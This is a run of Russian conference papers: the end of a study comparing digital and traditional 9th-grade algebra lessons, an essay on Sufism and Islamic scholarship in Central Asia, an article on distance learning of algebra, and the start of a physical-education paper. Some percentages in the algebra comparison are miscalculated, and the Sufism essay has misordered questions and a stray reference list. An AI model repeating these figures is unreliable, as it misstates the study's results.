В данной части урока мы обратились к Единой коллекции цифровых образовательных ресурсов [1], а именно к разделу, содержащему набор электронных образовательных ресурсов к учебнику «Алгебра» для 9 класса авторов Ю.Н. Макарычева, Н.Г. Миндюка и др.

Сначала обучающиеся выполняют практическое задание, а затем контрольное.

В данном ресурсе была выбрана тема «Область определения и область значений функции» (см. рис. 1).



Рисунок 2. Выбор следующего шага («практика»)

Обучающиеся выбирают раздел «Практика» (см. рис. 3), где они знакомятся с содержанием пошаговых подсказок, решают предложенные задания, записывают ответы.




Рисунок 4. Раздел «Контроль»




Рисунок 5. Содержание раздела «Контроль»




Рисунок 6. Пример задания

При переходе непосредственно к заданиям, направленным на закрепление пройденного материала, происходил перенос приобретенных знаний, а также их первичное применение в новых условиях,

цель которого – формирование умений обучающихся (см. рис. 6).

Контрольное задание находится в разделе предмет «Математика» 9 класс (см. рис. 7).




Рисунок 7. Раздел контроля знаний «Функция. Область определения и область значений функции»

Учащимися выполняется контрольное задание. Далее ответы учащихся анализируются, оценивается их деятельность (см. рис. 8-10).




Рисунок 8. Пример задания для контроля знаний №2




Рисунок 9. Пример задания для контроля знаний №3




Рисунок 10. Пример задания для контроля знаний №5

4. Домашнее задание.
5. Заключительная часть. Подведение итогов урока.

Анализ применения электронных образовательных ресурсов. Аналогичные задания, но в традиционной форме были предложены обучающимся груп-

пы Б. После выполнения контрольных заданий обеими группами результаты были сравнены (см. табл. 2).

Таблица 2.

## Результаты контрольной работы

Отметка	Группа А	Группа Б
Отлично	4	2
Хорошо	3	2
Удовлетворительно	2	4
Неудовлетворительно	0	1
Всего человек	9	9

Полученные данные представлены на рис. 11.




Рисунок 11. Сравнительные результаты контрольной работы

Таким образом, как видно из данного рисунка, с заданиями, представленными в электронном виде, учащиеся справились лучше. При проведении данного педагогического эксперимента учитывалось, что уровень учебной успеваемости в данных двух классах приблизительно одинаков, а также в обоих классах была пройдена тема, по которой учащиеся выполняли контрольные задания.

**Выводы.** В группе А был проведен урок-закрепление знаний по недавно пройденной теме «Функции и их свойства» с использованием электронных образовательных ресурсов, в группе Б урок проведен педагогом в традиционной форме без использования технических средств и технологий.

После проведения итогового контроля было выявлено, что в группе А, где контроль осуществлялся при помощи электронных образовательных ресурсов, обучающиеся выполнили задания лучше: отметок «отлично» в группе А больше на 22,3%, чем в группе Б; отметок «хорошо» больше на 11,1%. В свою очередь, отметок «удовлетворительно» меньше на 22,3%, а «неудовлетворительно» - на 4,5%.

В силу того, что задания для закрепления в обоих классах были одинаковы, отличалась лишь форма предъявления материала, можно говорить об эффективности использования электронных образовательных ресурсов на уроках алгебры в 9 классах.

## Список литературы:

1. Единая коллекция цифровых образовательных ресурсов [Электронный ресурс] - URL: <http://school-collection.edu.ru/>.

## СУФИЗМ - НАУКА И КУЛЬТУРА В УЗБЕКИСТАНЕ

*Маликова Севар Саматовна**канд. пед. наук, доц. Государственного института искусств и культуры Узбекистана,  
Узбекистан, г. Ташкент*

## АННОТАЦИЯ

Исламская цивилизация является колыбелью научных дисциплин и направлений, что положило начало фундаментальным исследованиям. Они стали основой развития многих отраслей современной науки. Из научных источников мусульманских ученых получал информацию весь западный мир и их учение. Мусульманские ученые анализировали научные мысли Индии, Китая и древней Греции и стали родоначальниками новых отраслей науки.

## ABSTRACT

Islamic civilization is the cradle of scientific disciplines and directions, which laid the foundation for fundamental research. They became the basis for the development of many branches of modern science. From the scientific sources of Muslim scholars, the whole Western world and their teachings received information. Muslim scholars analyzed the scientific thoughts of India, China and ancient Greece and became the founders of new branches of science.

**Ключевые слова:** суфизм, мистические течения, суфийские ордена, шейх, учение, аскетизм, тасаввуф, суфии, праведный труд.

**Keywords:** Sufism, mystical movements, Sufi orders, Sheikh, teaching, asceticism, Sufis, righteous work.

Ислам своё теоретическое обоснование как религиозное течение получил в VIII - IX веках. Ислам поощряет в человеке приобретение благих знаний, к их распространению и расценивает это как один из наиболее благоприятных путей достижения Рая, а также предостерегает от невежества и лени, запрещает необоснованное сокрытие знаний, так как они являются достоянием всех мусульман. Пророк Мухаммад (с.а.в.) учил своих сподвижников: «Не является моим последователем тот, кто не проявляет уважения к старшим, не относится милосердно к младшим, и не отдаёт должного учёным» (Ахмад), «Воистину учёные - наследники пророков...» (Абу Дауд) [1].

Когда Ислам стал распространяться по арабскому миру, многие мусульманы стали обращать внимание на материальные ценности и соблюдать нормы шариата, особо не заботясь о своей духовной жизни. Это привело к призыву многих ученых вернуться к простым ценностям, начать борьбу с внутренним врагом - с завистью, с высокомерием, гордыней, скупостью, ленью. Что и дало начало развитию направления, которое получило название “тасаввуф”, что означает “суфизм”.

Есть множество взглядов на происхождение этого слова. По арабским данным оно означает человека «носящего шерстяную одежду». По другим же слово суфизм происходит от греческого «софос, софия» - мудрец, от персидского соф – искренность, чистосердечие, простодушие, от тюркского суфа – место для сидения. Наиболее распространенная точка зрения - термин суфизм произошел от слова суф – шерсть, грубая одежда из овечьей шерсти, которую носили суфии на раннем этапе развития этого течения.

Особенно заслуживает внимание мнения Абу Райхан Бируни по поводу этимологии слова “суфий”. Он утверждал, что слово “суфий” неарабского происхождения, и возникло от греческого языка. По мнению Бируни, корнем слово

“суфий” греческое слово “софия”, что в переводе означает “мудрость, знания” (слово философ тоже греческого происхождения и означает “любитель мудрости”).

По другой версии, слово «суфи» означает человека, вступившего на путь духовного приближения к Всевышнему. Это слово переводится с арабского языка как умный, знающий, верующий. Исламеды считают, что суфизм или тасаввуф (мистика) - это общее название учений суфиев - святых, достигших высшей ступени совершенства в познании Аллаха, они видели цель жизни в направленном самосовершенствовании на пути постижения Истины или Всевышнего.

Яркими и ярыми последователями суфизма были Халладж, Азакир, Харакани, Шибли, Ахмад ал-Бадави и др. Одним из них является - Ходжа Ахмад Яссави, основатель учения - «Яссавия».

Ат-тасаввуф (суфизм араб. - мистицизм), как мистико – аскетическое течение в исламе впервые появился на рубеже VIII - IX вв. в западных регионах мусульманского мира (Египет, Сирия, Ирак) под влиянием восточно - христианского монашества. К X в. отделившись от аскетизма, складывается в прогрессивное для своего времени самостоятельное религиозное философско - нравственное течение в рамках ислама и широко распространяется по всему мусульманскому миру на обширной территории Арабского Халифата от Египта и Испании на западе до Восточного Туркестана на востоке, в том числе в Иране и Средней Азии. Мистико - аскетическое течение в исламе не является исключительным феноменом этой религии, прослеживается во всех религиозных системах мира и уходит вглубь веков.

Сложение суфизма, как и самой религии ислам в каждом отдельном регионе проходило во взаимодействии с более древними религиями. Ко времени распространения и утверждения ислама в завоеванных арабами странах были живы традиции до исламских идеологий, которые были крайне консервативны и естественно унаследованы самой молодой

религией мира. В частности, среднеазиатский суфизм формировался под влиянием местных форм зороастризма, манихейства, несторианства и других восточно-иранских и маверауннахрских религиозных течений, имевших место в доисламской Средней Азии.

Идея духовного совершенствования, заложенная в суфизме, оказало и оказывает огромное влияние на развитие науки, литературы, музыки и др. Мы наблюдаем дальнейшее развитие идеи суфизма современными последователями учения.

Необычайно быстрое развитие современной науки и новых технологий, несомненно, связано с влиянием Исламской цивилизации. Именно она стала колыбелью целого ряда научных дисциплин и направлений, а так же произвела на свет многих известнейших учёных. Как утверждает Ч.Х.Хаскинз: «...Мусульмане положили начало тем фундаментальным исследованиям, которые стали основой развития современной науки. Если Вы просмотрите «Словарь Технических Терминов Аэронавтики», то обнаружите, что название 60% описанных там звёзд имеют арабское происхождение [2].

Длительное время труды ранних мусульманских учёных оставались главным источником научных знаний, из которых черпал информацию весь западный мир, и в частности, Европа эпохи Ренессанса. Многие из этих трудов легли в основу учебных программ европейских университетов.

Английский государственный деятель и дипломат Маркиз Дафферин писал: «Своим возрождением из мрака Средних Веков, Европа, в большей мере, обязана Мусульманской науке, Мусульманскому искусству и Мусульманской литературе...» [3].

Мусульманские учёные исследовали научные знания, зародившиеся в Индии, Китае и Древней Греции, затем переводили их, обрабатывали, систематизировали и дополняли в различных центрах исламского мира. Оттуда их перенимала Восточная Европа. Кроме того, мусульманские учёные стали родоначальниками новых научных дисциплин и направлений, достигли выдающихся результатов во всех областях техники, науки, а также на интеллектуальном поприще.

В этом процессе важный вклад внесли известные мусульманские учёные

- **Аль-Хорезми** (780-850) - учёный-математик, основатель алгебры и некоторых направлений в математике. По мнению некоторых исследователей Аль-Хорезми является самым великим математиком всех времён.

- **Бируни** (4.10.973-13.12.1048) - среднеазиатский учёный-энциклопедист. Его сочинения относятся к математике, астрономии, физике, ботанике, географии, общей геологии, минералогии, этнографии, истории и хронологии. Немецкий ориенталист Е. Sachau назвал Бируни «величайшим интеллектуалом в истории человечества».

- **Ибн Рушд** (лат. Averroes 1126-1198) Андалусский (испанский) философ и врач, знаток исламского права и математики.

- **Ибн ан Нафис** (1213-1288) Великий учёный в области медицины, исламского права, логики и арабской филологии. Его назвали отцом наук своего времени.

- **Амар ибн Ли аль Маусили ибн Иса аль-Каххаль** (10 век) - великий каирский учёный в области офтальмологии

- **Ибн аль-Хайсам** (965-1039) - выдающийся математик, физик, астроном и врач. Считается одним из основоположников экспериментального метода в науке.

- **Абу Бакр Мухаммад ибн Закария Ар-Рази**, латинизированное имя Разис, Rhazes (865-925) иранский учёный - энциклопедист, врач, алхимик и философ.

- **Абдуль-Латиф аль Багдади** (1168-1231) и **Абуль-Касим Халаф ибн Аббас аз Захрави** - два выдающихся учёных в области стоматологии.

- **Шариф аль-Идриси** (1100-1165) – учёный - географ, путешественник и известный составитель карт мира.

Это лишь часть имён большой плеяды замечательных мусульманских учёных, которые внесли неоспоримый вклад в развитие науки и техники. Многие из них были незаслуженно забыты, вклад их недооценён или же их работы приписывались другим.

Возникает ряд естественных вопросов:

1. Почему за короткий срок мистическое учение покорило мир?
2. Дело в том, что в условиях средневековья была прогрессивным фактором в культурной жизни эпохи.

2. В чём же суть суфизма? Суть суфизма сводилась к утверждению того, что всё в природе является творением божества. Человек - наиболее совершенное творение Всевышнего и призван стремиться к слиянию Души с Истиной (т.е. с Богом).

3. В чём же притягательная сила мистики? Дело в том, что мистика рассматривалась как божественная логика. Она давала возможность приобщиться к Истине через откровение, видение.

4. Почему же возник суфизм и потребность в мистическом знании?

Пророк Мухаммад (с.а.в.) вёл очень скромный образ жизни, носил обычную одежду, общался с нищими. В суфизме же встречаются требования аскетизма, ведения отшельнического образа жизни, отречения от благ сего бренного мира, предпочтения образа жизни во имя Бога. Одним из



главных направлений этого учения считалось необходимость жития проповедников только своим трудом, быть при этом чистым и честным во всём.

Пришедший к власти Осман стал насаждать иные ценности: основой устройства общества стала не нравственность, а торговля. Роскошь стала высшей ценностью. Народ и официальное духовенство, которое поддерживало власть, стали придерживаться разных воззрений на духовность. Тогда-то и появились бродячие проповедники, которые стали обучать мусульман, как очистить свои души от мирской скверны, суеты. Они призывали к аскетизму. Во многих странах суфизм зародился с осуждениями алчности и жестокости в обществе. Главное в учении суфиев была идея бескорыстной любви к Аллаху и достижении высшей ступени совершенства, в познании Аллаха. «Суфий - это человек, который предпочёл Бога всему. Был сформулирован новый путь к Богу: через личную любовь, минуя духовенство и мечеть». Первой эту идею выразила Рабия (VII век).

Движение суфиев встретило яростное сопротивление со стороны официальных служителей ислама. Для многих суфиев жизнь заканчивалась трагически. Поэтому свои мысли они прятали за символы или платили страшными муками за прямые высказывания. Девизом суфиев стало изречение - «умные среди сумасшедших». Многие свои рукописи они топили в реках, закапывали в землю. Оставалась лишь зашифрованная поэзия. В их заповедях читаем: «Всё, что читал, забудь. Всё, что писал, уничтожь».

В конце XI – начале XII веков суфизм получил широкое распространение и развитие в Центральной Азии благодаря учениям таких религиозных мыслителей, как Хаким ат-Термези, Абу Халик Гиждувани, Ахмет Ясави, Нажмиддин Кубро и др. Учёные-суфии разрабатывали учение о постижении Бога, к которому можно прийти мистическим путём через аскетизм, самосовершенствование, медитацию. Суфизм в условиях Средней Азии приобрёл иные черты. Здесь исламская религия столкнулась и обогатилась традициями зороастрийской, буддийской, христианской религии и философскими идеями. Суфизм, придя в Среднюю Азию соприкасаясь с буддизмом, - пишет крупнейший исследователь ислама И.Гольдциер, - усвоил также из этого круга идеи, мысли и цели, для объяснения которых новоплатоновские зачатки суфизма оказываются недостаточными. Исчезновение индивидуальности, её растворение в небытии восходят к идее нирваны». Всё это привело к тому, что воздействие ислама на культурную жизнь народов Средней Азии оказалось более смягчённым и опосредованным той культурой, которая сложилась здесь ко времени распространения мусульманства. Учение суфизма означало отречение от земных благ - жить честно, праведно, своим трудом добывая себе хлеб. Здесь суфизм очень быстро распространился и завоевал высокое уважение в мусульманском обществе. Основываясь на мудрости Корана и хадисов, опираясь на принципы шариата, они призывали к

моральной чистоте и стремлению к знаниям, выступая против скупых и подлых людей, невежества, эгоизма, разврата, воровства, взяточничества и защищали права простого народа. В основном суфисты были выходцами из простого народа и стремились к честности, порядочности, щедрости и посвящали себя служению людям, особенно нуждающимся и сиротам. Суфизм вошёл и обогатил духовную жизнь мусульманского Востока и оказал большое влияние на развитие науки, культуры, литературы среднеазиатских народов. Воодушевляясь учением суфизма поэты и писатели воспевали и пропагандировали в своих произведениях идеи гуманизма, справедливости и стремление к знаниям.

Основателем раннего течения суфизма в Средней Азии был Юсуф Хамадони. В Мерве и Бухаре он построил школы и медресе, где пропагандировал суфизм, праведный труд и смирение перед судьбой.

Абдухалик Гиждувани, как верный последователь учения Хамадони, в своих произведениях возвеличивал честный труд и призывал к созиданию, к овладению различными ремёслами и при этом подчёркивал что именно таково требование Аллаха.

В XII-XV веках в Центральной Азии возникли и развивались три основные софийские учения: это «Ясавия», «Кубравия», «Накшбандия» Они создали благоприятную почву для возникновения и развития многих других суфийских учений, групп и братств - трактатов.

Основателем тюркской ветви суфийского учения был Ходжа Ахмет Ясави. Образование Ясави получил у дедушки-шейха и в суфийской школе Юсуфа Хамадони. С 63-х лет вёл аскетический образ жизни.

В своём учении он соединил мировоззрение ислама с народными традициями. Главная идея его учения, помимо проповедования ислама и шариата, - совершенствование человека с помощью просвещения по пути справедливости. Осуждал невежество, алчность, стремление к богатству и призывал к благотворительности. В своих стихах он возвеличивал Всевышнего, призывал к благотворительности, а также призывал молодых людей к честному труду, состраданию, порядочности во взаимоотношениях с окружающими, с окружающими, разоблачал низкие поступки людей. Его учение изложено в труде «Диван Хикматов» и является уникальным памятником тюркоязычной литературы. Это произведение написано выразительным народным языком, носит художественный, дидактический характер.

Другой представитель суфизма Нажмиддин Кубро основал свою школу «Кубравия». Он отрицал аскетизм, призывал заниматься трудом и не отказываться от жизненных благ, чтобы достичь совершенства. Он призывал любить, защищать свою Родину и погиб с оружием в руках во время нашествия монголов.

Учение «Кубравия» распространилось в Хорезме, Маверауннахре Афганистане, Северной Индии, Турции, Иране и др. странах.

Одним из влиятельных представителей суфизма был Бахоуддин Накшбанд. Он был основателем школы «Накшбандия» и призывал людей заниматься праведным трудом. В основе его учения лежит добросовестное стремление жить просто, скромно, без излишеств. Накшбанд своим трудом был примером для учеников. Кредо своей жизни он определил двустихием:

«Душа твоя всегда должна быть с Богом,

А рука твоя - непременно при деле (работе)»

Учение «Накшбандия» получило широкое распространение во многих странах Среднего и Ближнего Востока и его высоко оценили Амир Тимур, Джамии, Навои, Бабур. В трудах учёных содержатся бесценные сведения о духовной культуре, традициях и нормах умственного, нравственного, эстетического, физического, трудового воспитания и обучения молодого человека и только истинный труд формирует высокие человеческие качества, а процесс учения, приобретения знаний - это труд, требующий много сил, времени и терпения.

Ибн Сина интересовался учением суфиев и дал свою оценку философии суфизма. Будучи естествоиспытателем, он стремился уничтожить границу между Богом и природой. Поэтому он не мог пройти мимо учения суфиев, которые разрушили барьер между Богом и человеком, объявив человека величайшей ценностью. Ибн Сина высоко ценил нравственность, бескорыстие в деятельности суфиев. В книге человека «Указания и наставления», которую он написал незадолго до смерти, дал научное объяснение чудесам суфиев - их способности лечить прикосновением, ясновидению, левитации, лазоискательству.

#### Список литературы:

1. Шейх Абд Ар-рахман Абд аль-Карим аш-Шиха. «Ключ к пониманию Ислама». Саудовская Аравия: Эр-Рияд. – 54 с.
2. Умар Фарух Сайдо аль Жазари. Тасаввуф сирлари. - Тошкент: Мовароуннахр, 2004. – 58 с.

«Одержимость и духовная чистота обостряют его сосредоточенность и дают ему способность стать зеркалом, установленным напротив Истины».

Томас В. Арнольд, изучая Коран, идеи и учения суфийстов говорил, что - «Чувство справедливости - один из прекраснейших идеалов Ислама. В этой религии он обнаружил те же действующие жизненные принципы, о которых говорится в Коране. И эти принципы - не мистические, а практический кодекс поведения на каждый день, годный для всего мира...» [1].

Несмотря на все трудности идея духовного совершенствования, заложенная в суфизме, оказала огромное влияние на развитие науки, литературы, поэзии, музыки, декоративного искусства и архитектуры.

В заключении хочется отметить, что в 2007 году город Ташкент был объявлен Международной Исламской организацией по вопросам образования, науки и культуры (ISESCO) столицей исламской культуры. Это способствовало и в дальнейшем развитию культурных связей между другими странами, углублённому изучению научно-просветительского, историко-архитектурного наследия исламской культуры, его возрождению и пропаганде, активизации межрелигиозного диалога. Этому высокому и почётному званию Ташкент был удостоен за выдающиеся заслуги Узбекистана перед исламской культурой и наукой, за сохранение памятников истории и дальнейшее обогащение исламского наследия.

Великие ученые Центральной Азии внесли бесценный вклад в развитии мировой научной и философской мысли. Благодаря им сохранилась преемственность в развитии науки. Они и в настоящее время занимают важное место в цепи развития мировой культуры.

## ОРГАНИЗАЦИЯ ДИСТАНЦИОННОГО ОБУЧЕНИЯ СТАРШЕКЛАССНИКОВ ЭЛЕМЕНТАМ АЛГЕБРЫ (ИЗ ОПЫТА РАБОТЫ)

*Петропавловская Ольга Анатольевна*

*учитель математики, МОУ «Гимназия № 20 имени Героя Советского Союза В. Б. Миронова»,  
РФ, Республика Мордовия, г. Саранск*

### АННОТАЦИЯ

Проблема дистанционного обучения в последнее время стала актуальной для организации учебного процесса в средней общеобразовательной школе. Автор статьи представляет свой опыт работы в обучении старшеклассников элементам алгебры.

**Ключевые слова:** дистанционное обучение, алгебра, современные технологии, старшеклассники.

Сохранение фундаментальности, обеспечение качества современного образования является приоритетной целью образовательной политики в настоящее время. Информатизация образования, оптимизация технологий обучения определяет основные задачи модернизации образования. Вместе с этим образовательный процесс средней школы предполагает развитие личности обучающегося, его познавательных и созидательных способностей. Ключевым инструментом, позволяющим обеспечить взаимосвязь личностно-ориентированного обучения и цифровизацию образования, являются дистанционные образовательные технологии.

Дистанционное обучение является специфической формой получения образования. Наиболее она распространена в сфере непрерывного образования взрослых, но в условиях пандемии в 2020 году активно использовалась и в процессе обучения школьников. В рамках данной статьи уточним понятие «дистанционное обучение».

В области теории и практики дистанционного обучения достаточное количество научных исследований. Среди них можно отметить работы таких ученых, как В. М. Матюхин, Е. С. Полат, А. А. Поляков, И. В. Роберт В. В. Ижванов, О. П. Молчанова, В. А. Мордвинов, М. И. Нежурина, Д. В. Чернилевский, С. А. Щенников, А. А. Федосеев, А. В. Хуторской и др.

Современные ученые неоднозначно определяют дистанционное обучение. В работах Е.С. Полат оно определяется как обучение на расстоянии, когда обучаемый отделен от обучающего расстоянием [4]. Г. М. Коджаспирова понимает под дистанционным обучением образовательную технологию, при которой каждый человек, проживающий в любом месте, получает возможность изучить образовательную программу [3]. Елашкина Н.В. считает дистанционное обучение новой формой образования, базирующейся на принципе самостоятельного обучения [1].

В рамках нашей статьи целесообразным считаем использование определения, предлагаемого А. В. Зубовым: «Дистанционное обучение – это новая форма организации учебного процесса, соединяющая в себе традиционные и новые информационные технологии обучения, основывающаяся на принципе самостоятельного получения знаний, предполагающая в основном телекоммуникационный принцип доставки обучаемому основного учебного материала и интерактивное взаимодействие обучаемых и пре-

подавателей как непосредственно в процессе обучения, так и при оценке полученных ими в процессе обучения знаний и навыков» [2, с. 142].

Анализ обозначенных определений позволил предположить трудности в обучении математике, с которыми могут столкнуться школьники в рамках дистанционного обучения:

- для эффективного обучения необходимы первоначальные знания и опыт работы в дистанционной форме посредством сети Интернет;
- интенсивность обмена информацией между школьниками значительно больше, чем между учеником и учителем, можно с уверенностью считать, что при выполнении домашних заданий присутствует групповая форма работы учащихся;
- отсутствие мотивации к обучению у старшеклассников.
- Незапланированный переход на дистанционное обучение обнаружил ряд серьезных проблем в обучении для педагогов, среди которых можно выделить наиболее значимые:
  - необходимость поиска наиболее эффективных технологий и инструментов обучения старшеклассников;
  - разработка учебно-методических материалов для дистанционного обучения;
  - поиск технических средств и способов организации взаимодействия с обучаемыми.

При разработке практических материалов для обучения старшеклассников элементам алгебры были учтены следующие положения:

- 1) самостоятельная познавательная деятельность учащихся как центральная часть процесса обучения. Важно, чтобы школьник в процессе обучения смог научиться самостоятельно приобретать знания, пользуясь разнообразными источниками информации;
- 2) организация обучения должна обеспечить активизацию познавательной деятельности, не ограничивающуюся овладением знаниями, но непременно предусматривающую их применение для решения разнообразных проблем окружающей действительности;
- 3) краткая модульность курса, которая позволила бы продемонстрировать собственные достижения школьнику в процессе обучения;
- 4) использование технологий, обеспечивающих формирование социальных качеств личности школьника.

В рамках обучения девятиклассников в четвертой четверти были разработаны:

- справочные материалы по темам: «Случайные события», «Случайные величины», «Множества. Логика»;

- задания, направленные на усвоение материала и проверку его понимания, осмысления. Примерами таких заданий служат электронные учебные тест-тренажеры с обратной связью по темам «Множества», «Высказывания. Теоремы», «Геометрическая вероятность» и другие. Особенность данных заданий состоит в том, что они содержат обратную связь: учитель видит трудности в усвоении материала достаточно подробно, поскольку получает отчет на каждого ученика с подробным анализом. Ученик при выполнении тест-тренажера сразу получает результат его деятельности, а если он дал неверный ответ, то он сможет увидеть необходимый теоретический материал. Тем самым происходит процесс повторения и закрепления изучаемого материала;

- творческие задания. Примерами таких заданий становятся диалоговые тренажеры, которые

позволяют применить усвоенные знания в решении конкретных задач;

- практические работы (индивидуальные, совместные);

- анкеты для родителей, позволяющие получить необходимые сведения о трудностях, возникающих в процессе обучения.

Система контроля строилась как на основе оперативной обратной связи, так и отсроченного контроля и носила систематический характер.

Таким образом, подобная организация обучения помогла обеспечить качество учебного процесса, повысить мотивацию учащихся к данной предметной области, обеспечить взаимодействие всех субъектов образовательного процесса: учителя, учеников, родителей. Тщательный отбор инструментов дистанционного обучения облегчил усвоение материала учениками и позволил сформировать универсальные учебные действия в современной цифровой коммуникационной среде.

#### Список литературы:

1. Елашкина, Н. В. Самостоятельная познавательная деятельность обучающегося при дистанционном обучении иностранным языкам / Н. В. Елашкина // Филология. История. Межкультурная коммуникация, тезисы докладов региональных конференций молодых ученых (Иркутск, 26 февраля 2003 г.). – Иркутск: ИГЛУ, 2003. – С. 33 – 34. – Текст : непосредственный.
2. Зубов, А. В. Информационные технологии в лингвистике / А. В. Зубов, И. И. Зубова. – М.: Издательский центр «Академия», 2004. – С. 208. – Текст : непосредственный.
3. Коджаспирова, Г. М. Педагогический словарь. / Г. М. Коджаспирова Г. М., А. Ю. Коджаспиров. – М.: Издательский центр «Академия», 2000. – С. 176. – Текст : непосредственный.
4. Полат, Е. С. Некоторые концептуальные положения организации дистанционного обучения иностранному языку на базе компьютерных телекоммуникаций / Е. С. Полат // Иностранные языки в школе. –1998.– № 5. –С. 6 – 11. – Текст : непосредственный.

## РАЗВИТИЕ ФИЗИЧЕСКИХ КАЧЕСТВ У ДЕТЕЙ МЛАДШЕГО ШКОЛЬНОГО ВОЗРАСТА

Рогожникова Светлана Борисовна

студент 1 курса магистратуры, направление «Педагогическое образование»,  
